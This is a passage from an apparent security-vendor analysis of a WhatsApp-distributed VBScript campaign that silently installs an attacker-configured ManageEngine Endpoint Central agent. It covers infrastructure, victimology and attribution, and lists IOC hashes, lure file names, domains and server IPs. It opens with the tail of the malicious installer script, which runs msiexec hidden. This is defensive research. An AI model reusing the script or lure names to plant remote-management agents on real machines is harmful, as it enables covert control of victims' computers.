35 intReturn = objWshShell.Run(strCommand, 0, True)
36
37 ' 5. 结果提示
38 If intReturn = 0 Or intReturn = 3010 Then
39     MsgBox "Endpoint Central Agent 安装已成功完成!", 64, "安装成功"
40 Else
41     MsgBox "安装失败, 返回码: " & intReturn & vbCrLf & "请尝试手动解压后重试, 或检查日志.", 48, "安装警告"
42 End If

```

Endpoint Central agent installation via msiexec.exe

Analysis of the embedded DCAgentServerInfo.json configuration file revealed the following Endpoint Central management servers:

- 202.61.160[.]208
- 202.61.160[.]202
- 202.61.160[.]201
- 202.61.160[.]160
- 202.61.160[.]137
- 38.55.151[.]63

Notably, 202.61.160[.]201 had previously been observed as command-and-control infrastructure associated with ValleyRAT and [Gh0st RAT](#) activity. Although the overlap raises the possibility of the VBS campaign being linked to the operator of these known malware families, the available evidence is insufficient to confidently attribute the campaign to a known threat actor.

Victimology and attribution

Based on our telemetry, infections were observed across several countries and territories, including Malaysia, Brazil, India, Mexico, Singapore, UK, Spain, Taiwan, Australia, Russia, and Vietnam, with 80% of the victims located in Malaysia. The campaign primarily relied on malicious VBScript attachments distributed through WhatsApp and appeared to target individual users rather than specific organizations or industries. At the time of the analysis, no evidence suggested a focused targeting strategy, instead indicating a broad, opportunistic campaign aimed at consumers.

We were unable to confidently attribute this activity to a known threat actor or intrusion set. However, several artifacts observed throughout the campaign point to a possible Chinese-speaking threat actor.

Multiple VBScript samples contained comments, module descriptions, and execution notes written in simplified Chinese characters. These comments appeared consistently across different variants, suggesting that the scripts were likely developed or maintained by a Chinese-speaking operator.

We also identified infrastructure overlaps with IP addresses previously associated with ValleyRAT and Gh0st RAT activity. While these overlaps may indicate infrastructure reuse or shared hosting resources, they are not sufficient to establish a direct connection to any known threat actor.

Based on the available evidence, we assess with low confidence that the campaign was conducted by a Chinese-speaking operator. Additional investigation, infrastructure overlaps, or operational indicators would be required to support a stronger attribution assessment.

Conclusion

This campaign uses compromised WhatsApp accounts to distribute malicious VBScript attachments that ultimately install a preconfigured ManageEngine Endpoint Central agent on victim systems. Observed victims were located across multiple countries and territories, including Malaysia, Brazil, India, Mexico, Singapore, UK, Spain, Taiwan, Australia, Russia, and Vietnam, suggesting a broad and opportunistic campaign. Users should be cautious when receiving unexpected attachments through WhatsApp, even when they appear to originate from known contacts. Script and executable file types such as VBS, VBE, EXE, BAT, CMD, JS, and PS1 should not be opened unless their legitimacy has been independently verified.

IOCs

VBScript

[c7f38cbb99c8b74fa0465293feebe700](#) Financial Reports.vbs
[b7cd06c71465038b658a6dc1f273a507](#) Debt confirmation.vbs
[9f13c7b8ba391b2f597874e54d310648](#) Electronic statement(A).vbs
[993f4c0cadbc769a4b0ed62a918db58d](#) Financial Reports(s).vbs
[7f81c1bc8cfd588e8998968e2621456e](#) Outstanding Payment List.vbs
[7403cbcc5a9c32384d431856dc48fcc9](#) Statement of debt (4).vbs
[68c16c46f8afb9e00bbaba0207fb0a46](#) Debt Note (2).vbs

[66442f2457eca8f47385b1fb2c6fcab8](#) Statement of Debt(30K).vbs
[6359e6236471cbe434d0ef4c42b7f879](#) Applicationform1.vbs
[5b6bbcc06cf08cc99e1afeda486d42fb](#) Extrato de Conciliação.vbs
[5002eca748205d544618e3bd2dedc223](#) Statement of Debt(29K).vbs
[4f0593e8e0e8fac49429e9b45ebf7fa1](#) Outstanding Payment List.vbs
[4044e4b6471c9de7b0a4ba37d9d9df9a](#) billing statement (2).vbs
[20209b3a32769afc6a75694b8d8839dd](#) Statement of Debt(A).vbs
[0ba93109757776a44de9d8c88baa4963](#) Financial Reports(C1).vbs
[02bb20455cc592a69c080abac770ce90](#) Le formulaire de demande le plus récent .vbs
[6c39900d77dcba158e1d27c7619cb06d](#) Outstanding Balance Sheet(A).vbs
[dad708e050632a4280cabf98ac1376b7](#) Outstanding Balance Sheet.vbs
[05d188f071d097f5b6bd8138749b4b14](#) Penyata bank.vbs
[2c6f05f1f309d89b2236e6c8b59c88f9](#) Account Statement (13K) (2).vbs
[3b1aba44dd3d9b6339b6f56e2f42034b](#) Statement of Account.txt
[d43fdaa1f0ee09d7e5f0f94ee9df7b6c](#) Bitte füllen Sie das Formular für Umsatzsteuer-Nullsatz-Verkäufe aus.vbs
[df4fa0369eaca5cec348be293890d4af](#) Account Statement.vbs
[63ac85195b73753333316a889cf5880f](#) Statement of Account(O).vbs
[74fd9f91fc93b6288b4fc253ea5b3e20](#) Sila semak bil anda.vbs
[d06333c360b51456f427e616c3c5f8bd](#) Sila semak bil anda.vbs
[993f4c0cadbc769a4b0ed62a918db58d](#) FinancialReportsS.vbs
[1d94f9e9cab21278cc3f104bea334d08](#) Promissory_Note(b).vbs
[9d9ac85765e4a818a3ccabe2cf4fef82](#) Debt Statement.vbs
[6fb6a55424adfb61e31f06aef33273e5](#) dfjieya.vbs
[f90ed4b2d0b67114aa89ddfed658e5c0](#) dfjieya.vbs
[8c3322009b8982663c0cbeed9492e7eb](#) 0lf.vbs
[66705384a7ad81d14c34fc6c054a0ecf](#) iowepv.vbs
[8c6d9fc389ad3f20ccbc71d77eb39bfa](#) btksfmsi.vbs
[1a3cc75466ffb1971482f7abf7aabc3f](#) home3.vbs
[1c47c63e5ed25060d95359c57c77b107](#) zipats.vbs
[31037a42ca048e06e69a78f55bc2eff5](#) 1122.vbs
[7f16449cd0c4862d1eadf8a5742bf09a](#) payload_1.vbs
[79ecd61b09b0f2d54b34586c916c4ec9](#) sac8.vbs
[7849061c536a3efb05a56d504694e7e7](#) 6oy.vbs
[ddaffe9849f7f3c79f8804adb9a6b3d5](#) kof.vbs
[d01cad98dd0d01b75e04e784953c5e2b](#) sleestak_payload_1.vbs

Domains

[temu.baskwms\[.\]top](#)
[invoice.msopsa\[.\]top](#)
[qse.shoppes\[.\]help](#)
[shaaslong\[.\]one](#)
[baaxis\[.\]cc](#)
[baolongwes.oss-ap-southeast-1.aliyuncs\[.\]com](#)

[sdcwww.oss-ap-southeast-1.aliyuncs\[.\]com](#)
[baoyuw2s.s3.ap-southeast-1.amazonaws\[.\]com](#)
[hksha3.s3.ap-southeast-1.amazonaws\[.\]com](#)
[sjdkj23.s3.ap-southeast-1.amazonaws\[.\]com](#)
[xijkwm2.s3.ap-southeast-1.amazonaws\[.\]com](#)
[yifubafu.s3.ap-southeast-1.amazonaws\[.\]com](#)
[caiwuascw.s3.us-east-005.backblazeb2\[.\]com](#)
[facaia.s3.us-east-005.backblazeb2\[.\]com](#)

Attacker-controlled UEMS server IP Address

[202.61.160\[.\]202](#)
[202.61.160\[.\]201](#)
[202.61.160\[.\]137](#)
[202.61.160\[.\]160](#)
[202.61.160\[.\]208](#)
[38.55.151\[.\]63](#)

- [Malware Technologies](#)
- [Microsoft Windows](#)
- [Malware Descriptions](#)
- [Malware](#)
- [WhatsApp](#)
- [VBS](#)
- [RMM](#)

A VBScript campaign distributed through WhatsApp deploying RMM software

Your email address will not be published. Required fields are marked *

Name *

Email *

This site uses Akismet to reduce spam. [Learn how your comment data is processed.](#)